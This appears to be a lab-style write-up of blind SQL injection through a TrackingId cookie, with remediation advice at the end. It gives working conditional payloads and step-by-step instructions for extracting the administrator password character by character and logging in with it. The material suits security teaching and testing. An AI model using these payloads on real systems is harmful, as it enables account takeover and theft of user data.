SCENARIO


The online platform's analytics system appears to have a blind SQL injection flaw. The software processes a tracking cookie, which when manipulated can influence SQL queries. This could reveal user information. While direct results of the SQL query aren't displayed, the application does hint at successful query execution with a "Welcome back" message.

**PROCEDURE**

1. Begin by navigating to the main page, intercepting the request with the TrackingId cookie using Burp Suite.
2. Modify the TrackingId value to integrate the SQL payload: TrackingId=xyz' AND '1'='1
3. Observe for the "Welcome back" message in the subsequent response. If present, it indicates our injected condition is true.
4. Contrast by sending: TrackingId=xyz' AND '1'='2. If the "Welcome back" message disappears, it verifies our earlier findings.
5. Test for table presence by sending: TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a and look for the welcome message to validate the presence of a users table.
6. Identify the administrator username with: TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a.
7. Gradually decipher the administrator password length through payloads like TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>x)='a.
8. After determining the password length, use Burp Intruder to brute force individual characters.
9. Finally, use the discovered password to log in as the administrator.

**PAYLOAD**

TrackingId=xyz' AND '1'='1

**PROOF OF CONCEPT**

**REMEDIATION**

1. Implement parameterized SQL queries to avoid direct SQL code execution from user inputs.
2. Apply strong input validation and reject unfamiliar or suspicious input.
3. Limit the privileges of the database account the application uses.
4. Employ web application firewalls (WAFs) to detect and block common web attacks.
5. Regularly review and update the software stack to patch known vulnerabilities.